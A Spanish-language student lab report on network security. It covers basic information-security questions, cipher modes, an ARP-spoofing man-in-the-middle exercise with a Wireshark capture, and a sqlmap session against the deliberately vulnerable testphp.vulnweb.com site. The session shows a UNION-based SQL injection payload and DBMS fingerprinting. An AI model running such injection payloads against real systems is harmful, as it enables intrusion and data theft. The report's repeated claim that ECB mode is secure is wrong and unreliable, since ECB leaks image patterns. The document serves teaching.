

Universidad del Valle De Guatemala  
Facultad de Ciencias e Ingeniería  
Redes



### Laboratorio 8: Seguridad y Redes

Javier Valle, 20159  
Fredy Velázquez, 20979  
Ángel Higueros 20460,  
Guatemala, 02 de noviembre de 2023

## **Desarrollo**



### **2.1 Conceptos de seguridad de la información**

- a. ¿Cuál es el objetivo de seguridad principal para la información almacenada de las tarjetas de crédito? ¿Por qué?**
  - i. El objetivo principal de seguridad principal es que se ayude a las organizaciones a procesar, almacenar o transmitir datos de crédito/débito minimizando los riesgos de fraude. Esto se debe a que muchas veces puede ser que las entidades en donde se está comprando un producto ya se haya hackeado el sistema de cobro.(*Si Manejas Información De Tarjetas Bancarias, Este Artículo Te Interesa | Empresas | INCIBE*, n.d.)
- b. Indique un control que apoye el objetivo de seguridad planteado en la respuesta anterior y explique en qué forma lo apoya**
  - i. Una forma de control que apoye el objetivo de seguridad es tener registrados los sitios de confianza en donde el banco/entidad financiera sabe que las personas pueden comprar productos. Lo anterior ayudaría a tener un control más estático de las compras; asimismo, si se detecta un lugar “desconocido” el banco/entidad financiera sabría que se está corriendo el riesgo de un fraude o que se está haciendo un fraude.
- c. ¿Cuál es el objetivo de seguridad principal para la información almacenada del domicilio de un cliente? ¿Por qué?**
  - i. El objetivo principal de almacenar la información del domicilio de un cliente es porque así se puede evitar el acoso a los clientes, así como el rastreo de sus movimientos o el control de las propias cuentas de los clientes. (Gualda, 2020)
- d. Indique un control que apoye el objetivo de seguridad planteado en la respuesta anterior y explique en qué forma lo apoya.**
  - i. Una forma de poder apoyar el objetivo de seguridad es teniendo un 2FA sobre los datos personales del cliente. Lo anterior se haría con el objetivo de que los hackers no puedan acceder en lo absoluto a los datos personales que ingresó el cliente.
- e. Podemos definir el riesgo como la probabilidad que una amenaza se materialice aprovechando una vulnerabilidad en un sistema. Identifique la amenaza, la vulnerabilidad, el riesgo y un posible ataque sobre la información en tránsito entre el dispositivo de un cliente y el servidor web de Awesome.com**
  - i. Amenaza: Un hacker que pueda estar escuchando todo el tránsito de datos en la página.
  - ii. Vulnerabilidad: Puede haber información no encriptada en el tránsito de datos.
  - iii. Riesgo: El hacker puede obtener información delicada de un cliente de Awesome.com.
  - iv. Posible ataque: El hacker puede obtener información delicada del cliente y obtener otra información del sitio web o de más clientes.
- f. ¿Cómo puede mitigarse el riesgo en el inciso anterior?**

- Una primera solución es cifrar todos los datos que están transitando dentro de la página web de Awesone. Otra potencial solución sería poder tener una VPN para que los datos transiten por distintos caminos de red. Finalmente, se podría tener una firewall que bloquee ciertos paquetes de solicitud.

## 2.2 Criptografía

### 2.2.1 One Time Pad




### 2.2.2 Modos de operación para bloques de cifrado

Imagen original



## Imagen encriptada



- ¿Es posible detectar alguna similitud entre ambas imágenes? En caso afirmativo, ¿por qué? ¿Es seguro utilizar este modo de operación?
  - La única similitud que se puede detectar son los colores de la imagen original.
  - Sí es seguro usar este método, dado que el código como tal sí logra distorsionar la imagen a tal punto que no se puede detectar ningún patrón o figura.

## Usando el modo ECB

Imagen original






Imagen cifrada




- ¿Es posible detectar alguna similitud entre ambas imágenes? En caso afirmativo, ¿por qué? ¿Es seguro utilizar este modo de operación?
  - En este caso solo es posible detectar una similitud entre los colores de las dos imágenes.
  - Sí es seguro utilizar este método/modo de operación, dado que se logra distorsionar la imagen y se logra “arruinar” el contenido que se tenía que cifrar.

## 2.3 Ataques a la red

### 2.3.1 Ataques al protocolo






- En la máquina víctima, ejecute nuevamente el comando arp -a ¿Qué ve de diferente sobre los resultados de la primera vez?

Se modifico la dirección MAC, ahora aparece una nueva que es la del atacante

- Analice las primeras dos comunicaciones que utilizaron el protocolo ARP. ¿Qué sucedió? ¿Cuáles son las reglas del protocolo ARP? ¿Por qué este ataque se considera un ataque al protocolo? Tome un screenshot de Wireshark que muestra la evidencia de los paquetes ARP enviados y la información contenida.

Se modificó la dirección MAC del paquete recibido. Las reglas de ARP definen que se necesita que las respuestas sean confiables y reflejen correctamente las asignaciones de direcciones MAC a redes IP. Se considera un ataque al protocolo porque lo utiliza la misma lógica para manipular el tráfico en una red.




```

Frame 226: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0
Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: PcsCompu_cb:7e:f5 (08:00:27:cb:7e:f5)
  Destination: PcsCompu_cb:7e:f5 (08:00:27:cb:7e:f5)
  Source: RealtekU_12:35:02 (52:54:00:12:35:02)
    Address: RealtekU_12:35:02 (52:54:00:12:35:02)
      .... .1. .... .... .... = LG bit: Locally administered address (this is NO
      .... .0. .... .... .... = IG bit: Individual address (unicast)
  Type: ARP (0x0806)
  Padding: 0000000000000000000000000000000000000000000000000000000000000000
  Address Resolution Protocol (reply)

```

- c. Inicie nuevamente la captura de paquetes en Wireshark. En la máquina víctima, ejecute el comando curl www.google.com. Revise los paquetes capturados en la máquina atacante. ¿Qué está sucediendo? Tome un screenshot que evidencie el tráfico capturado desde la máquina víctima.

Aparecen los paquetes que recibe la maquina de la victima en la maquina del atacante, ocurre una intersección del trafico de la victima



d. ¿Cómo se podría evitar el ataque MITM con envenenamiento ARP?

Algunas formas seria implementar un firewall que pueda detectar actividad inusual en la red o implementar una VPN para cifrar el trafico y protegerse contra estos ataques. Tambien hay otro tipo de medidas que se pueden tomar como configuracion de VLAN o MAC Address filtering

## 2.3.2 Ataques a la aplicación

```
Last login: Fri Oct 27 21:37:38 on console
[sq%]
ro-de-Fredy ~ % sqlmap
      _H_
      [ , ] {1.6.5#pip}
      [ - ] . [ " ] [ . ] [ . ]
      [ - ] [ . ] [ - ] [ - ], [ - ]
      |_|v... |_|
https://sqlmap.org

Usage: python3.9 sqlmap [options]
```

```
do you want to check for the existence of site's sitemap(.xml) [y/N] N
[22:46:13] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[22:46:13] [INFO] searching for links with depth 1
[22:46:13] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[22:46:13] [WARNING] running in a single-thread mode. This could take a while
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[22:46:17] [INFO] found a total of 9 targets
[1/9] Form:
POST http://testphp.vulnweb.com/search.php?test=query
POST data: searchFor=&goButton=go
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: searchFor=&goButton=go] (Warning: blank fields detected): searchFor=&goButton=go
do you want to fill blank fields with random values? [Y/n] Y
[22:46:17] [INFO] using '/var/folders/h4/r1gjjv6s50z2sf1x2_9bt49h0000gn/T/sqlmapoutputhd6jp25z/results-11022023_1046pm.csv' as the CSV results file in multiple targets mode
[22:46:17] [INFO] checking if the target is protected by some kind of WAF/IPS
[22:46:17] [INFO] testing if the target URL content is stable
[22:46:18] [INFO] target URL content is stable
[22:46:18] [INFO] testing if POST parameter 'searchFor' is dynamic
[22:46:18] [WARNING] POST parameter 'searchFor' does not appear to be dynamic
[22:46:18] [WARNING] heuristic (basic) test shows that POST parameter 'searchFor' might not be injectable
[22:46:18] [INFO] heuristic (XSS) test shows that POST parameter 'searchFor' might be vulnerable to cross-site scripting (XSS) attacks
[22:46:18] [INFO] testing for SQL injection on POST parameter 'searchFor'
```

```
fredyvelasquez -- zsh -- 11x29
[22:46:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:46:19] [WARNING] reflective value(s) found and filtering out
[22:46:21] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:46:22] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:46:23] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:46:24] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:46:25] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:46:26] [INFO] testing 'Generic inline queries'
[22:46:26] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:46:27] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:46:28] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:46:29] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:46:50] [INFO] POST parameter 'searchFor' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[22:46:50] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:46:50] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[22:46:55] [INFO] checking if the injection point on POST parameter 'searchFor' is a false positive
[22:47:03] [WARNING] false positive or unexploitable injection point detected
[22:47:03] [WARNING] POST parameter 'searchFor' does not seem to be injectable
[22:47:03] [INFO] testing if POST parameter 'goButton' is dynamic
[22:47:03] [WARNING] POST parameter 'goButton' does not appear to be dynamic
[22:47:04] [INFO] heuristic (basic) test shows that POST parameter 'goButton' might be injectable (possible DBMS: 'MySQL')
```

```
fredyvelasquez -- zsh -- 11x29
[22:47:04] [INFO] testing for SQL injection on POST parameter 'goButton'
[22:47:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:47:06] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:47:06] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[22:47:06] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:47:09] [WARNING] POST parameter 'goButton' does not seem to be injectable
[22:47:09] [INFO] testing if GET parameter 'test' is dynamic
[22:47:09] [WARNING] GET parameter 'test' does not appear to be dynamic
[22:47:09] [INFO] heuristic (basic) test shows that GET parameter 'test' might be injectable (possible DBMS: 'MySQL')
[22:47:09] [INFO] testing for SQL injection on GET parameter 'test'
[22:47:10] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:47:12] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:47:12] [INFO] testing 'Generic inline queries'
[22:47:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:47:13] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[22:47:14] [INFO] target URL appears to have 3 columns in query
[22:47:14] [INFO] GET parameter 'test' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[22:47:14] [INFO] checking if the injection point on GET parameter 'test' is a false positive
GET parameter 'test' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 136 HTTP(s) requests:
---
Parameter: test (GET)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x7178716b71,0x47647558557277797766725849786c7a43626e6977
```

```

-- 
Parameter: test (GET)
  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: test=query' UNION ALL SELECT NULL,CONCAT(0x7178716b71,0x47647558557277797766725849786c7a43626e6977
45654447665354636258536a4c4f5a4a56704d,0x7176716b71),NULL-- 

do you want to exploit this SQL injection? [Y/n] Y
[22:47:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving it? [Y/n] Y
[22:47:18] [INFO] skipping 'http://testphp.vulnweb.com/userinfo.php'
[22:47:18] [INFO] skipping 'http://testphp.vulnweb.com/guestbook.php'
[22:47:18] [INFO] skipping 'http://testphp.vulnweb.com/AJAX/showxml.php'
[22:47:18] [INFO] skipping 'http://testphp.vulnweb.com/hpp/?pp=12'
[22:47:18] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file='
[22:47:18] [INFO] skipping 'http://testphp.vulnweb.com/artists.php?artist=1'
[22:47:18] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[22:47:18] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[22:47:18] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/var/folders/h4/rlgjjv6s50z2sflx2_9bt49h0000gn/T/sqlmapoutputd6jp2z/results-11022023_1046pm.csv'
[22:47:18] [WARNING] your sqlmap version is outdated

[*] ending @ 22:47:18 /2023-11-02/

```

- ¿Qué tipo de DBMS utiliza este sitio? (tip: ver las opciones que les dice -h)

```

84881720849374c48387781784574367848473a4743446e473a784833,0x716b71,0x7178716b71),NULL,NULL,NULL,NULL# 
-- 
[22:52:09] [INFO] the back-end DBMS is MySQL
[22:52:09] [INFO] fetching banner
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.6
banner: '8.0.22-0ubuntu0.20.04.2'
